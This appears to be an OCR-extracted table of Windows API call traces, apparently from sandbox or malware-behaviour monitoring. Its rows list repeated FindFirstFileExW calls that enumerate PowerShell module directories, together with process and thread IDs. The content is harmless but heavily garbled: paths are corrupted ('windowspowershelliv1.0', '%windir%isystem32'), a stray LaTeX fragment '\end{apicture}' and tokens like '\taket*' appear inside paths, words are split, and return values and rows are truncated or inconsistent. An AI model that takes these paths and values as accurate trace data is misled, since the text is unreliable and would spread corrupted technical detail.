Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79560 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c7910 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c795d0 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c7910 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0)	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c 79360 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) R	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\t^*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\ten-US\t^*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\ten-US\t^*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\ten-US\t^*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\t^*, 0, b79ec38, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security\t^*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Security\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\t^*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\t	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79310 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79ebec, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c79360 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79360 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79360 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\Modules\Microsoft.WSMan.Management*, 0, b79ebec, 0, 0, 0) Return: 9c79350 AP	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\n', 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\n', 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\n', 0, b79eaf4, 0, 0, 0) Ret urn: 9c79360 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\n', 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\n', 0, b79eb40, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\n', 0, b79ec38, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\n', 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\n', 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\n', 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\n', 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\n', 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\n', 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\n', 0, b79ebec, 0, 0, 0) Return: 9c79350 API N	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\modules\microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\modules\microsoft.PowerShell.ODataUtils*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\modules\microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\modules\microsoft.PowerShell.ODataUtils\en-US*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\modules\microsoft.PowerShell.ODataUtils\en-US*, 0, b79eb40, 0, 0, 0) Ret urn: 9c 79710 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\modules\microsoft.PowerShell.ODataUtils\en-US*, 0, b79ec38, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.0\modules\microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershell\end{apicture} 1.0\modules\microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershell\end{apicture} 1.0\modules\microsoft.PowerShell.Security*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershell\end{apicture} 1.0\modules\microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershell\end{apicture} 1.0\modules\microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershell\end{apicture} 1.0\modules\microsoft.PowerShell.Utility*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershell\en	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\t, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\t, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\ten-US\t, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\ten-US\t, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\ten-US\t, 0, b79ebec, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.WSMan.Management\t, 0, b79ebec, 0, 0, 0) Return: 9c79350	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtilsi*, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtilsi*, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtilsien-US\taket*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtilsien-US\taket*, 0, b79eaf4, 0, 0, 0) Ret urn: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtilsien-US\taket*, 0, b79eb40, 0, 0, 0) Ret urn: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtilsi*, 0, b79eba, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\taket*, 0, b79ebac, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\taket*, 0, b79ebac, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\taket*, 0, b79ebac, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\taket*, 0, b79ebac, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\taket*, 0, b79ebac, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Utility\taket*, 0, b79ebac, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.WSMan.	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\t, 0, b79ebec, 0, 0, 0) Return: 9c 79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\t, 0, b79ebec, 0, 0, 0) Return: 9c 79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\ten-US\t, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\ten-US\t, 0, b79eaf4, 0, 0, 0) Ret urn: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\ten-US\t, 0, b79ebec, 0, 0, 0) Ret urn: 9c79710 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.ODataUtils\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Microsoft.PowerShell.Security\t, 0, b79ebec, 0, 0, 0) Return: 9c79350 API Name: 